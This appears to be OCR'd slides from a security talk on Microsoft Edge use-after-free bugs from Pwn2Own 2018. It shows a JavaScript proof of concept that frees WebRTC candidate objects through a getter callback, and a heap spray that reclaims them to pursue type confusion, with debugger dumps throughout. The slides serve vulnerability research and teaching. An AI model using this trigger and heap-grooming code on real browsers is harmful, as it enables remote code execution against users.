For dynamic objects in each object array, the function CJScript9Holder::VarAddRef will add a reference to the object, and then ModernArray will cache the dynamic object.

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

After the patch, the function ORTC::ClearModernArrayVarsIfNecessary

```
int __fastcall ORTC::ClearModernArrayVarsIfNecessary(__int64 a1)
{
  unsigned int v1; // ebx@1
  __int64 v2; // rdi@1
  void **v3; // rax@2
  __int64 v4; // rdx@2

  v1 = 0;
  v2 = a1;
  if ( *(_DWORD *)(a1 + 8) )
  {
    do
    {
      v3 = (void **)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>
                      v2,
                      v1);
      CJScript9Holder::VarRelease(*v3, v4);
      ++v1;
    }
    while ( v1 < *(_DWORD *)(v2 + 8) );
  }
  return CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll(v2);
}
```

The function CJScript9Holder::VarRelease will release the reference added by the previous function CJScript9Holder::VarAddRef

After all the references are released, the function CModernArray<media::SincResampler *, CDefaultTraits<media::SincResampler *>>::RemoveAll will free the CModernArray structure.

Dynamic objects can be prevented from being recycled by the GC by adding and releasing references to the functions CJScript9Holder::VarAddRef and CJScript9Holder::VarRelease.

Therefore, there may be a chance to release the dynamic object in the function ORTC::UnpackArrayObjectVar, causing the UAF to occur.

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

Free dynamic object in callback function

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v7 = _guard_dispatch_icall_fptr(a1, &v17);
if ( v7 )
  goto LABEL_17;
v8 = *(_QWORD *)(*v5 + 48i64);
v7 = _guard_dispatch_icall_fptr(v5, L"length");
if ( !v7 )
{
  v10 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
  v7 = _guard_dispatch_icall_fptr(v17, v5);
  if ( !v7 )
  {
    v20 = 0;
    JsStaticAPI::DataConversion::VarToInt(v19, &v20);
    v11 = 0;
    do
    {
      if ( v11 >= v20 )
        break;
      v12 = *(_QWORD *)(*v5 + 248i64);
      v7 = _guard_dispatch_icall_fptr(v5, (unsigned int)v11);
      if ( !v7 )
      {
        v13 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
        v7 = _guard_dispatch_icall_fptr(v17, v5);
        if ( !v7 )
        {
          CJScript9Holder::VarAddRef(v18, v9);
          CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcSta
        }
      }
      ++v11;
    }
    while ( !v7 );
  }
}
```

```
00000048`ca0fa560 00007ff9`0e1e0cae chakra!Js::InterpreterStackFrame::InterpreterHelper+0x486
00000048`ca0fa940 000001b9`aa8c0f92 chakra!Js::InterpreterStackFrame::InterpreterThunk+0x4e
00000048`ca0fa990 00007ff9`0e2f5804 0x000001b9`aa8c0f92
00000048`ca0fa9c0 00007ff9`0e1c4a1f chakra!ThreadContext::ExecuteImplicitCall<<lambda_2b0f13c9a
00000048`ca0faa50 00007ff9`0e375a19 chakra!Js::JavascriptOperators::CallGetter+0x73
00000048`ca0faae0 00007ff9`0e2af99a chakra!Js::ES5ArrayTypeHandlerBase<unsigned short>::GetIter
00000048`ca0fab30 00007ff9`0e126a65 chakra!Js::DynamicObject::GetItemQuery+0x4a
00000048`ca0fab80 00007ff9`0e1cb452 chakra!Js::ES5Array::GetItemQuery+0x25
00000048`ca0fabc0 00007ff9`0e1a52e3 chakra!Js::JavascriptOperators::OP_GetElementI+0x2e2
00000048`ca0fad20 00007ff9`02e19f09 chakra!CJavascriptOperations::GetItem+0xd3
00000048`ca0fae00 00007ff9`02e1d484 edgehtml!ORTC::UnpackArrayObjectVar+0xe5
```

The function can be bound to an incoming property by obj.__defineGetter__, and the callback function is called when accessing, free dynamic object

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

Sample pseudo code:

```
var ice_tran = new RTCIceTransport();              // Create an RTCIceTransport object
var cnt = 0x50000;
var obj_arr = new Array(cnt);
for (let i=0;i<cnt-1;i++){
        obj_arr[i] = {
        key0: 0x00000002,                          // setRemoteCandidates method accepts
        key1: 0x00000004,                          RTCIceCandidate dictionary type structure
        key2: 0x00000006,                          object
        key3: 0x00000008,
        key4: 0x0000000a,
        key5: 0x0000000c,
}
```

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

```
// Continued above

obj_arr.__defineGetter__(cnt-1,function()          // Implement callback function by
{                                                  defineGetter
        obj_arr.length = 0;                        ////Call the callback function when
                                                   processing the last dynamic object
        CollectGarbage();                          // Object array length is 0, Free all
});                                                dynamic objects
ice_tran.setRemoteCandidates(obj_arr);             // Trigger vulnerability
```

program crash

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chakra!ScriptEngineBase::GetScriptType+0xa5:
00007ffd`831b4645 8b00            mov     eax,dword ptr [rax] ds:00000000`00000000=????????
 # Child-SP          RetAddr           Call Site
00 000000e1`a09fad10 00007ffd`846a60c6 chakra!ScriptEngineBase::GetScriptType+0xa5
01 000000e1`a09fad50 00007ffd`846a64ed edgehtml!ORTC::UnpackRTCIceCandidateFromVar+0x52
02 000000e1`a09faee0 00007ffd`846a8a08 edgehtml!ORTC::UnpackRTCIceCandidateFromVarToCollection+0x1d
03 000000e1`a09faf30 00007ffd`8469c53d edgehtml!ORTC::UnpackSequenceOfDictionaryFromVar+0x84
04 000000e1`a09faf80 00007ffd`842d81ff edgehtml!CRTCIceTransport::Var_setRemoteCandidates+0xad
```

Dynamic objects are recycled and cause crashes

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

Chakra!ScriptEngineBase::GetScriptType call flow

ORTC::UnpackSequenceOfDictionaryFromVar

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWindowProxy *>,CDefaultTraits<TSmartPointer<COmWindo
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CD
                         (__int64)&v12,
                         v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
```

ORTC::UnpackRTCIceCandidateFromVarToCollection

```
__int64 __fastcall ORTC::UnpackRTCIceCandidateFromVarToCollection(ORTC *a1, struct CDoc *a2, struct IActiveScri
{
  __int64 *v4; // rbx@1
  int v5; // edi@1
  __int64 v6; // rcx@2
  __int64 v7; // rdx@3
  __int64 v8; // rax@3
  __int64 v9; // rcx@4
  __int64 v10; // rbx@4
  __int64 v11; // rax@4
  __int64 v12; // rax@5
  struct IRtcOrtcIceCandidate **v14; // [sp+20h] [bp-28h]@0
  __int64 v15; // [sp+30h] [bp-18h]@1

  v15 = 0i64;
  v4 = a4;
  v5 = ORTC::UnpackRTCIceCandidateFromVar(a1, a2, a3, &v15, v14);
```

ScriptEngineBase::GetScriptType

CJScript9Holder::UnpackDictionary

ORTC::UnpackRTCIceCandidateFromVar

```
v5 = a3;
v6 = a2;
v7 = this;
*(_QWORD *)a4 = 0i64;
v8 = a4;
v9 = *(_QWORD *)(*(_QWORD *)a2 + 368i64);
v11 = _guard_dispatch_icall_fptr(a2, a3);
if ( v11 >= 0 )
{
  if ( v36 != 5 )
  {
    v11 = -2140143601;
    goto LABEL_41;
  }
  v44[0] = L"foundation";
  _mm_store_si128((__m128i *)v39, 0i64);
  _mm_store_si128((__m128i *)v40, 0i64);
  v44[1] = L"priority";
  _mm_store_si128((__m128i *)v41, 0i64);
  *(_QWORD *)&v45 = L"ip";
  _mm_store_si128((__m128i *)v42, 0i64);
  *((_QWORD *)&v45 + 1) = L"protocol";
  _mm_store_si128((__m128i *)v43, 0i64);
  *(_QWORD *)&v46 = L"port";
  *((_QWORD *)&v46 + 1) = L"type";
  *(_QWORD *)&v47 = L"tcpType";
  *((_QWORD *)&v47 + 1) = L"relatedAddress";
  v48 = L"relatedPort";
  v49 = L"msMTurnSessionId";
  v11 = CJScript9Holder::UnpackDictionary(v6, (void *)v
  if ( v11 >= 0 )
  {
```

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

ORTC::UnpackRTCIceCandidateFromVar

```
.text:0000000180D9AAC9    mov     rax, [rax+170h]
.text:0000000180D9AAD0    call    cs:__guard_dispatch_icall_fptr
.text:0000000180D9AAD6    mov     ebx, eax
.text:0000000180D9AAD8    test    eax, eax
.text:0000000180D9AADA    js      loc_180D9AE99
.text:0000000180D9AAE0    cmp     [rsp+150h+var_110], 5
.text:0000000180D9AAE5    jz      short loc_180D9AAF1
.text:0000000180D9AAE7    mov     ebx, 8070000Fh
.text:0000000180D9AAEC    jmp     loc_180D9AE99
```

rax points to the function ScriptEngineBase::GetScriptType

```
.text:0000000180D9AB34    lea     rax, aProtocol  ; "protocol"
.text:0000000180D9AB3B    movdqa  xmmword ptr [rbp+80h+var_B0], xmm1
.text:0000000180D9AB40    mov     qword ptr [rbp+80h+var_80+8], rax
.text:0000000180D9AB44    mov     rcx, rdi        ; struct IActiveScriptDirect *
.text:0000000180D9AB47    lea     rax, aPort      ; "port"
.text:0000000180D9AB4E    movdqa  xmmword ptr [rbp+80h+var_A0], xmm0
.text:0000000180D9AB53    mov     qword ptr [rbp+80h+var_70], rax
.text:0000000180D9AB57    lea     rax, aType_0    ; "type"
.text:0000000180D9AB5E    mov     qword ptr [rbp+80h+var_70+8], rax
.text:0000000180D9AB62    lea     rax, aTcptype   ; "tcpType"
.text:0000000180D9AB69    mov     qword ptr [rbp+80h+var_60], rax
.text:0000000180D9AB6D    lea     rax, aRelatedaddress ; "relatedAddress"
.text:0000000180D9AB74    mov     qword ptr [rbp+80h+var_60+8], rax
.text:0000000180D9AB78    lea     rax, aRelatedport ; "relatedPort"
.text:0000000180D9AB7F    mov     [rbp+80h+var_50], rax
.text:0000000180D9AB83    lea     rax, aMsmturnsession ; "msMTurnSessionId"
.text:0000000180D9AB8A    mov     [rbp+80h+var_48], rax
.text:0000000180D9AB8E    lea     rax, [rbp+80h+var_E0]
.text:0000000180D9AB92    mov     [rsp+150h+var_128], rax ; void **
.text:0000000180D9AB97    mov     [rsp+150h+var_130], r12 ; struct CFastDOM::DictionaryDefault *
.text:0000000180D9AB9C    call    ?UnpackDictionary@CJScript9Holder@@SAJPEAUIActiveScriptDirect@@PEAX_KPEBQEBGPE
```

Object type is not supported

```
mov     dword ptr [rsi], 5
xor     eax, eax
jmp     short loc_180114651
```

The function ScriptEngineBase::GetScriptType will be based on

Different objects will give the location different values

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

JScript9Holder's UnpackDictionary call flow

1.edgehtml!CJScript9Holder::UnpackDictionary

↓

2.chakra!CJavascriptOperations::GetProperty

↓

3.chakra!Js::JavascriptOperators::OP_GetProperty

↓

4. Calling object virtual function vt+0x88

03 WebRTC Parameters UAF Vulnerability Analysis: From UAF to Type Confusion

It can be seen from the above that in order to meet the requirements of some of the above functions, we need to fake an object to occupy, ie type confusion.

To achieve type confusion, the occupied object have the following requirements:

1. Must use an object to occupy(occupy dynamic object)
2. Occupied object must have the ability to potentially out of bound reading and writing
3. Occupied object need to pass type check
4. Occupied object need to have useful virtual function

03 WebRTC Parameters UAF Vulnerability Analysis: From UAF to Type Confusion

Select an integer array to occupy, and use the controllable data on the segment to implement type confusion.

```
0:019> d rax
000001be`b1a53f20  00007ffd`83622b68 chakra!Js::Javascri
000001be`b1a53f28  000001be`98e891c0
000001be`b1a53f30  00000000`00000000
000001be`b1a53f38  00000000`00000005
000001be`b1a53f40  00000000`00000010
000001be`b1a53f48  000001be`b1a53f60
000001be`b1a53f50  000001be`b1a53f60
000001be`b1a53f58  00000000`00000000
000001be`b1a53f60  00000000`00000000
000001be`b1a53f68  00000000`00000012
000001be`b1a53f70  00000000`00000000
000001be`b1a53f78  80000002`80000002
000001be`b1a53f80  80000002`80000002
```

When the integer array element is less than 16, the segment is assigned after the integer array object.

When Occupying, try to use the controllable data segment of the integer array to occupy the released dynamic object.

03 WebRTC Parameters UAF Vulnerability Analysis: From UAF to Type Confusion

According to a large number of allocation experiments

```
var pre_cnt = 0x2001;
var pre_arr = new Array(pre_cnt);
for (var i=0;i< pre_cnt;i++){
    pre_arr[i] = {
        key0: 0x00000001,
        key1: 0x00000003,
        key2: 0x00000005,
        key3: 0x00000007,
        key4: 0x00000009,
        key5: 0x0000000b,
        key6: 0x0000000d,
        key7: 0x0000000f,
        key8: 0x00000011,
        key9: 0x00000013,
        keya: 0x00000015,
        keyb: 0x00000017
    };
}
```

```
var cnt = 0x20;
var obj_arr = new Array(cnt);
for (let i=0;i<cnt-1;i++){
    obj_arr[i] = {
        key0: 0x00000002,
        key1: 0x00000004,
        key2: 0x00000006,
        key3: 0x00000008,
        key4: 0x0000000a,
        key5: 0x0000000c,
        key6: 0x0000000e,
        key7: 0x00000010,
        key8: 0x00000012,
        key9: 0x00000014,
        keya: 0x00000016,
        keyb: 0x00000018
    }
obj_arr.__defineGetter__(cnt-1,
function(){
        pre_arr.length = 0;
        obj_arr.length = 0;
//Free all elements in the array of objects
```

03 WebRTC Parameters UAF Vulnerability Analysis: From UAF to Type Confusion

```
CollectGarbage();
var start = Date.now();
while(Date.now() - start < 2000)
{
}
zz2 = new Array(0x80000);
for(var i=0;i<0x80000;i++){
    zz2[i] = new Array(0x10);
    for (var j=0;j<0x10;j++)
    {
        zz2[i][j] = 0x0c0c0c0c;
        //occupy dynamic objects with segments containing 0x0c0c0c0c
    }
}
```

The program crashes in the following location

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chakra!ScriptEngineBase::GetScriptType+0xa5:
00007ffd`831b4645 8b00            mov     eax,dword ptr [rax] ds:0c0c0c0c`0c0c0c0c=??
```

The segmemt of an array of integers occupies the position of the original dynamic object, and can achieve type confusion by faking objects in the data part.

03 WebRTC Parameters UAF Vulnerability Analysis: From UAF to Type Confusion

Original dynamic object

```
0:041> d 2c6d290c7e0
000002c6`d290c7e0  d8 dd 61 83 fd 7f 00 00-c0 0f 61 d2 c5 02 00 00
000002c6`d290c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000002c6`d290c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000002c6`d290c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000002c6`d290c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000002c6`d290c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000002c6`d290c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000002c6`d290c850  d8 dd 61 83 fd 7f 00 00-c0 0f 61 d2 c5 02 00 00
0:019> u 7ffd8361ddd8
chakra!Js::DynamicObject::`vftable':
```

GetScriptType considers the memory area to be a dynamic object, the first Qword is a virtual table pointer, and the second Qword is a Type

After occupy

```
0:019> d 000002c6`d290c7e0
000002c6`d290c7e0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c7f0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c800  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
000002c6`d290c810  0c 0c 0c 0c 0c 0c 0c 0c-02 00 00 80 02 00 00 80
000002c6`d290c820  68 2b 62 83 fd 7f 00 00-c0 91 f1 be c5 02 00 00
000002c6`d290c830  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
000002c6`d290c840  10 00 00 00 00 00 00 00-60 c8 90 d2 c6 02 00 00
000002c6`d290c850  60 c8 90 d2 c6 02 00 00-20 03 74 d2 c6 02 00 00
0:019> u 7ffd83622b68
chakra!Js::JavascriptNativeIntArray::`vftable':
```

After the integer array is occupied, the region is a segment of an integer array.

03 WebRTC Parameters UAF Vulnerability Analysis: From UAF to Type Confusion

At this point, by constructing a specific JS object feng shui, we can successfully occupy a segment of an integer array on the dynamic object position to be processed.

But to achieve type confusion successfully, we need to pass object type checking and subsequent object operations (such as virtual function calls).

Both of these require the Chakra module base address, a vulnerability in information disclosure. Obviously, the vulnerability analyzed above does not have the ability to leak information.

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Background Knowledge

As mentioned in Pwn2Own's report twitter, Richard Zhu breaks Edge through two UAF vulnerabilities and one kernel vulnerability.

ZDI-18-571	ZDI-CAN-5815	Microsoft	CVE-2018-8179	2018-06-08	2018-06-08
(Pwn2Own) Microsoft Edge WebRTC Parameters Use-After-Free Remote Code Execution Vulnerability					
ZDI-18-572	ZDI-CAN-5816	Microsoft	CVE-2018-8165	2018-06-08	2018-06-08
(Pwn2Own) Microsoft Windows DirectX Integer Overflow Privilege Escalation Vulnerability					
ZDI-18-573	ZDI-CAN-5823	Microsoft	CVE-2018-8164	2018-06-08	2018-06-08
(Pwn2Own) Microsoft Windows D3DKMTCreateDCFromMemory Memory Corruption Privilege Escalation Vulnerability					
ZDI-18-612	ZDI-CAN-5814	Microsoft	CVE-2018-1025	2018-07-12	2018-07-12
(Pwn2Own) Microsoft Edge WebGL ImageData Use-After-Free Information Disclosure Vulnerability					

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Background Knowledge

(Pwn2Own) Microsoft Edge WebGL ImageData Use-After-Free Information Disclosure Vulnerability

ZDI-18-612
ZDI-CAN-5814

CVE ID	CVE-2018-1025
CVSS SCORE	5, (AV:N/AC:L/Au:N/C:P/I:N/A:N)
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Edge
TREND MICRO CUSTOMER PROTECTION	Trend Micro TippingPoint IPS customers are protected against this vulnerability by Digital Vaccine protection filter ID 30811. For further product information on the TippingPoint IPS: http://www.tippingpoint.com
VULNERABILITY DETAILS	This vulnerability allows remote attackers to disclose sensitive information on vulnerable installations of Microsoft Edge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the handling of ImageData objects in WebGL. By performing actions in JavaScript an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this in conjunction with other vulnerabilities to execute arbitrary code in the context of the current process.
VENDOR RESPONSE	Microsoft has issued an update to correct this vulnerability. More details can be found at: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1025
DISCLOSURE TIMELINE	2018-03-18 - Vulnerability reported to vendor 2018-07-12 - Coordinated public release of advisory 2018-07-12 - Advisory Updated
CREDIT	Richard Zhu (fluorescence)

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Background Knowledge

ImageData object

The **`ImageData`** interface represents the underlying pixel data of an area of a `<canvas>` element. It is created using the `ImageData()` constructor or creator methods on the `CanvasRenderingContext2D` object associated with a canvas: `createImageData()` and `getImageData()`. It can also be used to set a part of the canvas by using `putImageData()`.

Constructor ImageData()

The **`ImageData()`** constructor returns a newly instantiated `ImageData` object build from the typed array given and having the specified width and height.

This constructor is the preferred way of creating such an object in a worker.

Uint8ClampedArray

The **`Uint8ClampedArray`** typed array represents an array of 8-bit unsigned integers clamped to 0-255; if you specified a value that is out of the range of [0,255], 0 or 255 will be set instead; if you specify a non-integer, the nearest integer will be set. The contents are initialized to `0`. Once established, you can reference elements in the array using the object's methods, or using standard array index syntax (that is, using bracket notation).

Syntax

```
var imageData = new ImageData(array, width, height);
var imageData = new ImageData(width, height);
```

Parameters

`array` Optional

A `Uint8ClampedArray` containing the underlying pixel representation of the image. If no such array is given, an image with a black rectangle of the given dimension will be created.


`width`

An unsigned long representing the width of the represented image.

`height`

An unsigned long representing the height of the represented image. This value is optional if an array is given: it will be inferred from its size and the given width.

04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Vulnerability Analysis



04 Canvas ImageData UAF Vulnerability Analysis and Exploitation : Background Knowledge

ImageData structure analysis

```
0:019> db 000001ea`89171f20
000001ea`89171f20  b8 c2 a9 84 fd 7f 00 00-01 00 00 00 01 00 00 00
000001ea`89171f30  08 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
000001ea`89171f40  00 00 00 00 00 00 00 00-00 00 91 9d eb 01 00 00
